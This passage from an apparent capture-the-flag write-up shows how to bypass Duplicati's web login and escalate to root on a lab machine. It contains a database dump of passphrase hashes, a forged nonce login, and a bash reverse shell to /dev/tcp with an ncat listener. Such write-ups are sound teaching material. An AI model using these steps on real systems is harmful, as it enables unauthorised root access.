7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
❯ sqlite3 Duplicati-server.sqlite
SQLite version 3.43.2 2023-10-10 13:08:14
Enter ".help" for usage hints.
sqlite> .tables
Backup        Log           Option        TempFile
ErrorLog      Metadata      Schedule      UIStorage
Filter        Notification  Source        Version
sqlite> .schema Option
CREATE TABLE IF NOT EXISTS "Option" (
    "BackupID" INTEGER NOT NULL,
    "Filter" TEXT NOT NULL,
    "Name" TEXT NOT NULL,
    "Value" TEXT NOT NULL
);
sqlite> select * from Option;
4||encryption-module|
4||compression-module|zip
4||dblock-size|50mb
4||--no-encryption|true
-1||--asynchronous-upload-limit|50
-1||--asynchronous-concurrent-upload-limit|50
-2||startup-delay|0s
-2||max-download-speed|
-2||max-upload-speed|
-2||thread-priority|
-2||last-webserver-port|8200
-2||is-first-run|
-2||server-port-changed|True
-2||server-passphrase|Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=
-2||server-passphrase-salt|xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=
-2||server-passphrase-trayicon|a603bc1c-6f85-4413-bac4-79104ba8d037
-2||server-passphrase-trayicon-hash|nmT3hRJbkDFolMymXYqvMCAqOllizaVKFeF5yqWGx8I=
-2||last-update-check|638726652073861480
-2||update-check-interval|
-2||update-check-latest|
-2||unacked-error|False
-2||unacked-warning|False
-2||server-listen-interface|any
-2||server-ssl-certificate|
-2||has-fixed-invalid-backup-id|True
-2||update-channel|
-2||usage-reporter-level|
-2||has-asked-for-password-protection|true
-2||disable-tray-icon-login|false
-2||allowed-hostnames|*
Next, we need to convert the passphrase to hex:
1
2
3
4
5
>>> import base64
>>> base64_string = "Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho="
>>> hex_output = base64.b64decode(base64_string).hex()
>>> print(hex_output)
"59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a"
Next, we need to intercept requests and responses in our proxy and login with any password. We forward the first request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login.cgi HTTP/1.1
Host: local:8200
Content-Length: 11
Pragma: no-cache
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://local:8200
Referer: http://local:8200/login.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: default-theme=ngax; xsrf-token=SlE1q8CS4utYcxaDaMN3YRiVCFa%2BShq%2B%2FcpSyOgDmQE%3D; session-nonce=%2BK8%2FyPtqk9RzLFomtGjCytMWg%2BMWd5dZZYxlVTSy4do%3D

get-nonce=1
We intercept the server’s response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Date: Sat, 18 Jan 2025 04:00:21 GMT
Content-Length: 140
Content-Type: application/json
Server: Tiny WebServer
Connection: close
Set-Cookie: session-nonce=h1uPxni2c73VfnPZnJ%2BbZUyZ53Wk%2FEp6s3mAglgBKvc%3D; expires=Sat, 18 Jan 2025 04:10:21 GMT;path=/;

{
    "Status": "OK",
    "Nonce": "h1uPxni2c73VfnPZnJ+bZUyZ53Wk/Ep6s3mAglgBKvc=",
    "Salt": "xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="
}
Here, the Salt value matches the salt value we saw in the database. The Nonce changes with every request. Now, we run the following console commands:
1
2
3
4
var saltedpwd = '59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a';
var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('9yxAtk88T9gbEsItVOA4vVY5j3I07sx73fIZfQSMTco=') + saltedpwd)).toString(CryptoJS.enc.Base64);
console.log(noncedpwd);
++f/k5rLCAsD2H2CV/AyCYcyCIIwf1p0hnrByowC9hE=
The saltedpwd is our server-passphrase in hex format, and the noncedpwd is the intercepted nonce. This outputs the password value we need to replace in our next request, but first we need to URL encode it:
1
2
❯ echo -n "++f/k5rLCAsD2H2CV/AyCYcyCIIwf1p0hnrByowC9hE=" |jq -Rr '@uri'
%2B%2Bf%2Fk5rLCAsD2H2CV%2FAyCYcyCIIwf1p0hnrByowC9hE%3D
After forwarding the server’s response, we get our last login request and we update the password value:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login.cgi HTTP/1.1
Host: local:8200
Content-Length: 55
Pragma: no-cache
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://local:8200
Referer: http://local:8200/login.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: default-theme=ngax; xsrf-token=SlE1q8CS4utYcxaDaMN3YRiVCFa%2BShq%2B%2FcpSyOgDmQE%3D; session-nonce=h1uPxni2c73VfnPZnJ%2BbZUyZ53Wk%2FEp6s3mAglgBKvc%3D

password=%2B%2Bf%2Fk5rLCAsD2H2CV%2FAyCYcyCIIwf1p0hnrByowC9hE%3D
Finally, we can disable proxy queueing and let the requests go through and we’ll notice we’re logged in to the Duplicati UI: 
We can obtain a root reverse shell by creating a new backup job, adding the advanced option of executing a script after the backup completes. This script runs as root and will be a reverse shell that connects back to our ncat listener.
Here are the steps for the backup creation: 
Setup the destination, in my case I setup a FTP server to host the backup on my attacker machine, but this isn’t required as I later found the /source directory is what points to the Duplicati container filesystem where our shell is: 
Choose a file to backup, we can select the root flag file: 
The schedule doesn’t matter, as we can just click run now after creation: 
This is the important part for the reverse shell, we select the advanced option run-script-after and point it to a reverse shell script we put in our home folder: 
Here’s the simple reverse shell script we have the back-up options execute:
1
2
3
marcus@monitorsthree:~$ cat rev.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.235/4444 0>&1
We setup our ncat listener on our attacker machine, execute the backup we just made and we see the listener catch the reverse shell:
1
2
3
4
5
6
7
8
9
10
11
12
❯ sudo ncat -l 10.10.14.235 -nvp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on 10.10.14.235:4444
Ncat: Connection from 10.129.177.45:35284.
bash: cannot set terminal process group (144): Inappropriate ioctl for device
bash: no job control in this shell
root@c6f014fbbd51:/app/duplicati# whoami
whoami
root
root@c6f014fbbd51:/app/duplicati# cat /source/root/root.txt
cat /source/root/root.txt
b1ac7efb921d97391b16b---snip---
Vulnerabilities Identified
- SQL Injection in Password Reset
- Time-based blind SQL injection vulnerability
- Allowed extraction of database contents
- Cacti Remote Code Execution (CVE-2023-28858)
- Unauthenticated XML injection leading to RCE
- Allowed initial foothold on the system
- Password Storage Issues
- Cleartext database credentials in configuration files
- Weak password hashing mechanisms
- Duplicati Authentication Bypass
- Improper session handling
- Allowed privilege escalation to root